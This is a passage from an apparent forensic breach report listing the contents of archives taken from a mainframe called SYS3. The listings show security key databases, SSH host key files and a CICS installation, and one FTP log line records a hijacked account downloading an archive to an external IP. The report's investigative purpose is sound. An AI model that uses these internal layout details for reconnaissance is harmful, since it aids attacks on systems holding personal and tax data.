a /etc/dce/var/dfs symbolic link to ../../../etc/dfs/var/dfs

a /etc/dce/var/directory/ 0 blocks

a /etc/dce/var/directory/cds/ 0 blocks

a /etc/dce/var/directory/cds/adm/ 0 blocks

a /etc/dce/var/krb5/ 0 blocks
```

Report

```
a /etc/dce/var/security/ 0 blocks

a /etc/dce/var/security/adm/ 0 blocks

a /etc/dce/var/security/creds/ 0 blocks

a /etc/dce/var/security/preauth/ 0 blocks

a /etc/dfs/ 0 blocks

a /etc/dfs/bin/ 0 blocks

a /etc/dfs/etc/ 0 blocks

a /etc/dfs/home/ 0 blocks

a /etc/dfs/home/bakserver/ 0 blocks

a /etc/dfs/home/boserver/ 0 blocks

a /etc/dfs/home/butc01/ 0 blocks

a /etc/dfs/home/butc02/ 0 blocks

a /etc/dfs/home/butc03/ 0 blocks

a /etc/dfs/home/butc04/ 0 blocks

a /etc/dfs/home/butc05/ 0 blocks

a /etc/dfs/home/butc06/ 0 blocks

a /etc/dfs/home/butc07/ 0 blocks

a /etc/dfs/home/butc08/ 0 blocks

a /etc/dfs/home/daemonct/ 0 blocks
```

Report

```
a /etc/dfs/home/dfscm/ 0 blocks

a /etc/dfs/home/dfscntl/ 0 blocks

a /etc/dfs/home/dfsexport/ 0 blocks

a /etc/dfs/home/dfskern/ 0 blocks

a /etc/dfs/home/flserver/ 0 blocks

a /etc/dfs/home/ftserver/ 0 blocks

a /etc/dfs/home/growaggr/ 0 blocks

a /etc/dfs/home/newaggr/ 0 blocks

a /etc/dfs/home/repserver/ 0 blocks

a /etc/dfs/home/salvage/ 0 blocks

a /etc/dfs/home/upclient/ 0 blocks

a /etc/dfs/home/upserver/ 0 blocks

a /etc/dfs/lib/ 0 blocks

a /etc/dfs/lib/nls/ 0 blocks

a /etc/dfs/lib/nls/msg/ 0 blocks

a /etc/dfs/syscall/ 0 blocks

a /etc/dfs/var/ 0 blocks

a /etc/dfs/var/dfs/ 0 blocks

a /etc/dfs/var/dfs/adm/ 0 blocks
```

```
a /etc/dfs/var/dfs/backup/ 0 blocks

a /etc/ftp.data 13 blocks

a /etc/ftp.env 1 block

a /etc/hosts 1 block

a /etc/inetd.conf 4 blocks

a /etc/inetd.pid 1 block

a /etc/init.options 6 blocks

a /etc/ioepdcf symbolic link to ../etc/dfs/etc/ioepdcf

a /etc/ldap/ 0 blocks

a /etc/log 12 blocks

a /etc/omproute.conf 5 blocks

a /etc/omproute.conf.new 5 blocks

a /etc/omproute.conf.old 5 blocks

a /etc/omproute.conf.org 9 blocks

a /etc/profile 23 blocks

a /etc/profile.d120302 22 blocks

a /etc/profile.old.070915 22 blocks

a /etc/profile.soe08a 21 blocks

a /etc/protocol 2 blocks
```

```
a /etc/rc 5 blocks

a /etc/rc.old 4 blocks

a /etc/recover/ 0 blocks

a /etc/recover/DAF1559/ 0 blocks

a /etc/recover/DAF1559/VIneadDgAgAA 1 block

a /etc/recover/DAF1559/VIteadDgAgAA 2 blocks

a /etc/roha/ 0 blocks

a /etc/security/ 0 blocks

a /etc/security/csc.crt 3 blocks

a /etc/security/edb.crt 2 blocks

a /etc/security/ftpkr.arm 2 blocks

a /etc/security/ftpkr.crt 3 blocks

a /etc/security/ftpkr.kdb 79 blocks

a /etc/security/ftpkr.rdb 1 block

a /etc/security/ftpkr.sth 1 block

a /etc/security/ftpkr1.kdb 49 blocks

a /etc/security/ftpkr1.rdb 1 block

a /etc/security/fwconfig.map symbolic link to ../../usr/lpp/fw/etc/security/fwconfig.map

a /etc/security/ghp1991.exp 3 blocks
```

Report

```
a /etc/security/its.infodata.seam.se.crt 3 blocks

a /etc/security/seb 4 blocks

a /etc/security/seb-lsp0025b 4 blocks

a /etc/security/seb-test-root 3 blocks

a /etc/security/seb-CA-lsp0025 4 blocks

a /etc/security/sebserv 3 blocks

a /etc/security/sebtest 4 blocks

a /etc/security/srv.ca1 2 blocks

a /etc/security/tn23706.arm 3 blocks

a /etc/security/tn3270.kdb 128 blocks

a /etc/security/tn3270.kdb.old 128 blocks

a /etc/security/tn3270.rdb.old 1 block

a /etc/security/tn3270.sth 1 block

a /etc/security/tn3270.sth.old 1 block

a /etc/security/tn3270crt.arm 3 blocks

a /etc/security/tn3270key.bkup.p12 6 blocks

a /etc/security/tn3270req.arm 2 blocks

a /etc/security/tn32701.arm 2 blocks

a /etc/security/tn32701.kdb 118 blocks
```

Report

```
a /etc/security/tn32701.rdb 1 block

a /etc/security/tn32701.sth 1 block

a /etc/security/tn32702.kdb 49 blocks

a /etc/security/tn32702.rdb 2 blocks

a /etc/security/tn32703.arm 2 blocks

a /etc/security/tn32703.ca1 3 blocks

a /etc/security/tn32703.crt 3 blocks

a /etc/security/tn32703.kdb 69 blocks

a /etc/security/tn32703.rdb 6 blocks

a /etc/security/tn32703.sth 1 block

a /etc/security/tn32703req.arm 2 blocks

a /etc/security/tn32704.arm 2 blocks

a /etc/security/tn32704.ca1 3 blocks

a /etc/security/tn32704.kdb 84 blocks

a /etc/security/tn32704.rdb 1 block

a /etc/security/tn32704.sth 1 block

a /etc/security/tn32705.arm 2 blocks

a /etc/security/tn32705.ca1 3 blocks

a /etc/security/tn32705.exp 3 blocks
```

Report

```
a /etc/security/tn32705.kdb 108 blocks

a /etc/security/tn32705.rdb 1 block

a /etc/security/tn32705.sth 1 block

a /etc/security/tn32706.crt 3 blocks

a /etc/security/tn32706.exp 3 blocks

a /etc/security/tn32706.kdb 215 blocks

a /etc/security/tn32706.prim 4 blocks

a /etc/security/tn32706.rdb 1 block

a /etc/security/tn32706.sec 4 blocks

a /etc/security/tn32706.sth 1 block

a /etc/security/tn32706req.arm 3 blocks

a /etc/security/user1.ca1 2 blocks

a /etc/security/NBPO.crt 3 blocks

a /etc/security/1 3 blocks

a /etc/services 10 blocks

a /etc/ssh/ 0 blocks

a /etc/ssh/banner 1 block

a /etc/ssh/moduli 172 blocks

a /etc/ssh/nohup.out 1 block
```

```
a /etc/ssh/ssh_config 3 blocks

a /etc/ssh/ssh_host_dsa_key 2 blocks

a /etc/ssh/ssh_host_dsa_key.pub 2 blocks

a /etc/ssh/ssh_host_rsa_key 2 blocks

a /etc/ssh/ssh_host_rsa_key.pub 1 block

a /etc/ssh/ssh_prng_cmds 5 blocks

a /etc/ssh/ssh_prng_cmds.org 5 blocks

a /etc/ssh/sshd 5264 blocks

a /etc/ssh/sshd.sh 1 block

a /etc/ssh/sshd_config 6 blocks

a /etc/ssh/sshd_config.test 5 blocks

a /etc/ssh/sshdcon 5 blocks

a /etc/ssh/sshd2.sh 2 blocks

a /etc/syslog.conf 6 blocks

a /etc/syslog.conf.old 6 blocks

a /etc/syslog.pid 1 block

a /etc/utmpx 7 blocks

a /etc/venv.common.profile 5 blocks

a /etc/venv.extra 1 block
```

```
a /etc/xlate/ 0 blocks

a /etc/xlate/CP850 2 blocks

a /etc/xlate/ISO646 2 blocks

a /etc/xlate/ISO88591 2 blocks

a /etc/zoneinfo/ 0 blocks

a /etc/TextTools/ 0 blocks

a /etc/TextTools/NetQ/ 0 blocks

a /etc/TextTools/TextSearch/ 0 blocks

Compression: 62.23%
```

Appendix N: Content of archive file cics.it.tgz from SYS3

This is a file listing from the archive file called "cics.it..tgz" that was found left on SYS3. The file was downloaded by the hacked user account NUS on the 20th of March 2012 to the destination IP address 93.186.170.54. This can be seen in the extract from the FTP logs for SYS3

2012-03-20;09.00.00;2012-03-20-
09.29.23.750000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;**RETR**;SEQ;**NUS**;I;S;F;H;08.29.10;08.29.23;21770200;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/
tmp/.,/cics.it.tgz

Figure 100 FTP DOWNLOAD of file "cics.it.tgz" by hijacked user account NUS

This seem to be the CICS installation on SYS3. In general, this is standard files, but some special files exists, such as files developed for services related to personal information and services from the tax authority.

```
drwxrwxr-x 0 0    1       0 Sep 11  2009 /usr/lpp/cicstg/

drwxrwxrwx 0 0    1        0 Jun 16  2009 /usr/lpp/cicstg/cicstg610/

drwxrwxr-x 0 0    1       0 Sep 11  2009 /usr/lpp/cicstg/cicstg720/

drwxr-xr-x 0 0    20384     0 Apr 28  2009 /usr/lpp/cicsts/

drwxrwxr-x 0 0    507700    0 Apr 28  2009 /usr/lpp/cicsts/appl/

drwxrwxr-x 0 0    507700    0 Jun 15  2009 /usr/lpp/cicsts/cicsts32/

drwxrwxr-x 0 4194303 507700    0 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/

-rwx-w---- 0 4194303 507700   580 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/aedit

drwxrwxr-x 0 4194303 507700    0 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/config/
```

Report

```
-rwxrwxr-x  0 4194303  507700    252 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/config/basicsoap11requester.xml

-rwxrwxr-x  0 4194303  507700    265 Apr  1  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/config/serviceProvider.xml

-rwxrwxr-x  0 4194303  507700    289 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/config/serviceRequester.xml

-rwxrwxr-x  0 4194303  507700    265 Apr  1  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/config/spsoapprovider.xml

drwxrwxr-x  0 4194303  507700      0 Mar 20 00:20 /usr/lpp/cicsts/cicsts32/dafcicp9/shelf/

drwxr-xr-x  0 4194303  507700      0 Mar 20 00:20 /usr/lpp/cicsts/cicsts32/dafcicp9/shelf/DAFCICP9/

drwxr-xr-x  0 4194303  507700      0 Mar 20 00:20 /usr/lpp/cicsts/cicsts32/dafcicp9/shelf/DAFCICP9/PIPELINE/

drwxr-xr-x  0 4194303  507700      0 Mar 20 00:20 /usr/lpp/cicsts/cicsts32/dafcicp9/shelf/DAFCICP9/PIPELINE/PIRQ11/

-rwxr-xr-x  0 4194303  507700    289 Mar 20 00:20 /usr/lpp/cicsts/cicsts32/dafcicp9/shelf/DAFCICP9/PIPELINE/PIRQ11/serviceRequester.xml

drwxrwxr-x  0 4194303  507700      0 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/wsbind/

drwxrwxr-x  0 4194303  507700      0 Nov 18  2008 /usr/lpp/cicsts/cicsts32/dafcicp9/wsbind/provider/

drwxrwxr-x  0 4194303  507700      0 Jun 15  2009 /usr/lpp/cicsts/cicsts32/dafcicp9/wsbind/requester/

-rw-r--r--  0 1473     507700   4208 Oct 14  2009 /usr/lpp/cicsts/cicsts32/dafcicp9/wsbind/requester/PNUM.wsbind

drwxrwxr-x  0 4194303  507700      0 Jun 15  2009 /usr/lpp/cicsts/cicsts32/dafcicp9/wsdl/

-rwxrwxr-x  0 1473     507700   2147 Jun 15  2009 /usr/lpp/cicsts/cicsts32/dafcicp9/wsdl/kfmpersonnum.wsdl

drwxrwxr-x  0 4194303  507700      0 Aug 28  2008 /usr/lpp/cicsts/cicsts32/dafcict3/

-rwx-w----  0 4194303  507700    580 Aug 28  2008 /usr/lpp/cicsts/cicsts32/dafcict3/aedit

drwxrwxr-x  0 4194303  507700      0 Nov 14  2008 /usr/lpp/cicsts/cicsts32/dafcict3/config/

-rwxrwxr-x  0 4194303  507700    252 Jun  4  2008 /usr/lpp/cicsts/cicsts32/dafcict3/config/basicsoap11requester.xml

-rwxrwxr-x  0 4194303  507700    265 Feb  8  2008 /usr/lpp/cicsts/cicsts32/dafcict3/config/serviceProvider.xml

-rwxrwxr-x  0 4194303  507700    289 Jul  9  2008 /usr/lpp/cicsts/cicsts32/dafcict3/config/serviceRequester.xml
```

Report

-rwxrwxr-x 0 4194303 507700   265 Feb 8 2008 /usr/lpp/cicsts/cicsts32/dafcict3/config/spsoapprovider.xml

drwxrwxr-x 0 4194303 507700   0 Apr 29 2009 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/

drwxr-xr-x 0 4194303 507700   0 Apr 27 2009 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/

drwxr-xr-x 0 4194303 507700   0 Mar 20 00:24 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/PIPELINE/

drwxr-xr-x 0 4194303 507700   0 Mar 20 00:24 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/PIPELINE/PIRQ11/

-rwxr-xr-x 0 4194303 507700   289 Mar 20 00:24 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/PIPELINE/PIRQ11/serviceRequester.xml

drwxrwxr-x 0 4194303 507700   0 Apr 28 2009 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/PIPELINE/SPPIPE01/

-rwxrwxr-x 0 4194303 507700   265 Apr 28 2009 /usr/lpp/cicsts/cicsts32/dafcict3/shelf/DAFCICT3/PIPELINE/SPPIPE01/serviceProvider.xml

drwxrwxr-x 0 4194303 507700   0 Jun 5 2008 /usr/lpp/cicsts/cicsts32/dafcict3/wsbind/

drwxrwxr-x 0 4194303 507700   0 Jun 5 2008 /usr/lpp/cicsts/cicsts32/dafcict3/wsbind/provider/

drwxrwxr-x 0 4194303 507700   0 Sep 29 2009 /usr/lpp/cicsts/cicsts32/dafcict3/wsbind/requester/

-rw-r--r-- 0 2973   507700   4208 Oct 7 2009 /usr/lpp/cicsts/cicsts32/dafcict3/wsbind/requester/PNUM.wsbind

drwxrwxr-x 0 4194303 507700   0 Oct 29 2010 /usr/lpp/cicsts/cicsts32/dafcict3/wsdl/

-rw-r----- 0 2973   507700   1830 Oct 29 2010 /usr/lpp/cicsts/cicsts32/dafcict3/wsdl/ebs.wsdl

-rw-r----- 0 2973   507700   1880 Oct 29 2010 /usr/lpp/cicsts/cicsts32/dafcict3/wsdl/ebs.wsdl2

-rw-r----- 0 1473   507700   2147 Jun 15 2009 /usr/lpp/cicsts/cicsts32/dafcict3/wsdl/kfmpersonnum literal.txt

-rw-r----- 0 1473   507700   2189 Jun 12 2009 /usr/lpp/cicsts/cicsts32/dafcict3/wsdl/kfmpersonnum.wsdl

drwxr-xr-x 0 0   507700   0 Nov 12 2008 /usr/lpp/cicsts/cicsts32/lib/

-rwxr-xr-x 0 0   507700 16918 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/dfjadjr.jar

-rwxr-xr-x 0 0   507700 37280 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/dfjcci.jar

-rwxr-xr-x 0 0   507700 246554 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/dfjcdmn.jar

Report

```
-rwxr-xr-x  0 0      507700 199424 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcics.jar

-rwxr-xr-x  0 0      507700 136410 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcicsras.jar

-rwxr-xr-x  0 0      507700 376934 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcont.jar

-rwxr-xr-x  0 0      507700 186162 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjcsi.jar

-rwxr-xr-x  0 0      507700  92306 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjejbdd.jar

-rwxr-xr-x  0 0      507700  92302 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjjts.jar

-rwxr-xr-x  0 0      507700 692021 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjname.jar

-rwxr-xr-x  0 0      507700 184413 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjorb.jar

-rwxr-xr-x  0 0      507700   8301 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjoutput.jar

-rwxr-xr-x  0 0      507700  17417 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/dfjwrap.jar

-rwxr-xr-x  0 0      507700 4333568 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC.so

-rwxr-xr-x  0 0      507700 4333568 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC_g.so

-rwxr-xr-x  0 0      507700  180224 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt.so

-rwxr-xr-x  0 0      507700  180224 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt_g.so

-rwxr-xr-x  0 0      507700  114688 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libdfhcdjni.so

-rwxr-xr-x  0 0      507700  114688 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/libdfhcdjni_g.so

-rwxr-xr-x  0 0      507700  239714 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/nssrcm.jar

-rwxr-xr-x  0 0      507700  255593 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/omgcos.jar

-rwxr-xr-x  0 0      507700  161212 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/ras.jar

drwxr-xr-x  0 0       507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/

-rwxr-xr-x  0 0      507700    822 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/dfhreg
```

Report

```
-rwxr-xr-x 0 0      507700    1212 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/dfhreg.bat

-rwxr-xr-x 0 0      507700   10187 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/dfhreg.jar

drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/IBM/

hrwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H146 link to /usr/lpp/cicsts/cicsts32/lib/security/dfhreg.jar

hrwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H147 link to /usr/lpp/cicsts/cicsts32/lib/security/dfhreg.bat

hrwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/security/IBM/DFJ@H148 link to /usr/lpp/cicsts/cicsts32/lib/security/dfhreg

-rwxr-xr-x 0 0      507700  113605 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/websphere.jar

drwxr-xr-x 0 0      507700       0 Nov  6  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl/

-rwxr-xr-x 0 0      507700  156396 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/common.jar

-rwxr-xr-x 0 0      507700    7757 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/common.resources.jar

-rwxr-xr-x 0 0      507700  478003 Nov  6  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl/dfjwsdl.jar

-rwxr-xr-x 0 0      507700   70701 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.change.jar

-rwxr-xr-x 0 0      507700  750098 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.jar

-rwxr-xr-x 0 0      507700  310481 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/woden.jar

-rwxr-xr-x 0 0      507700  148429 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/wsdl4j.jar

-rwxr-xr-x 0 0      507700  703630 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.jar

-rwxr-xr-x 0 0      507700   45126 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.resources.jar

-rwxr-xr-x 0 0      507700    1142 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHLS2WS

-rwxr-xr-x 0 0      507700    1142 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHWS2LS

drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/

hrwxr-xr-x 0 0      507700       0 Nov  6  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H176 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/dfjwsdl.jar
```

Report

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H177 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/common.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H178 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/common.resources.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H179 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.change.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H180 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/ecore.jar

hrwxr-xr-j 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H182 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/wsdl4j.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H183 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H184 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/xsd.resources.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H186 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHWS2LS

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H187 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/DFHLS2WS

-rwxr-xr-x 0 0   507700 128302 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H229

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H230 link to /usr/lpp/cicsts/cicsts32/lib/wsdl/woden.jar

-rwxr-xr-x 0 0   507700   5790 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H231

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/NamespaceContext.jar link to /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H231

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl/XmlSchema.jar link to /usr/lpp/cicsts/cicsts32/lib/wsdl/IBM/DFJ@H229

drwxr-xr-x 0 0   507700   0 Nov 7 2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/

-rwxr-xr-x 0 0   507700 156396 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.jar

-rwxr-xr-x 0 0   507700   7757 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.resources.jar

-rwxr-xr-x 0 0   507700 401056 Jun 4 2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/dfjwsdl.jar

-rwxr-xr-x 0 0   507700   70701 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.change.jar

-rwxr-xr-x 0 0   507700 750098 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.jar

-rwxr-xr-x 0 0   507700 310481 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/woden.jar

Report

```
-rwxr-xr-x 0 0    507700  148429 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/wsdl4j.jar

-rwxr-xr-x 0 0    507700  703630 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.jar

-rwxr-xr-x 0 0    507700   45126 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.resources.jar

-rwxr-xr-x 0 0    507700    1142 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHLS2WS

-rwxr-xr-x 0 0    507700    1220 Nov  7  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS

-rwxr-xr-x 0 0    507700    1142 Nov  7  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS_org

drwxr-xr-x 0 0    507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/

-rwxr-xr-x 0 0    507700  478003 Nov  6  2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H176

-rwxr-xr-x 0 0    507700  156396 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H177

-rwxr-xr-x 0 0    507700    7757 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H178

-rwxr-xr-x 0 0    507700   70701 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H179

-rwxr-xr-x 0 0    507700  750098 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H180

-rwxr-xr-x 0 0    507700  148429 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H182

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-rwxr-xr-x 0 0    507700  128302 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H229

-rwxr-xr-x 0 0    507700  310481 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H230

-rwxr-xr-x 0 0    507700    5790 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM/DFJ@H231

drwxr-xr-x 0 0    507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/
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hrwxr-xr-x 0 0   507700   0 Jun 4 2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H176 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/dfjwsdl.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H177 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H178 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/common.resources.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H179 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.change.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H180 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/ecore.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H182 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/wsdl4j.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H183 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.jar

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H184 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/xsd.resources.jar

hrwxr-xr-x 0 0   507700   0 Nov 7 2008 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H186 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHWS2LS

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H187 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/DFHLS2WS

-rwxr-xr-x 0 0   507700 128302 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H229

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H230 link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/woden.jar

-rwxr-xr-x 0 0   507700   5790 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H231

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/NamespaceContext.jar link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H231

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/wsdl_old/XmlSchema.jar link to /usr/lpp/cicsts/cicsts32/lib/wsdl_old/IBM_OLD/DFJ@H229

-rwxr-xr-x 0 0   507700 573599 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/CTKInstalledR1_2.jar

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/IBM/

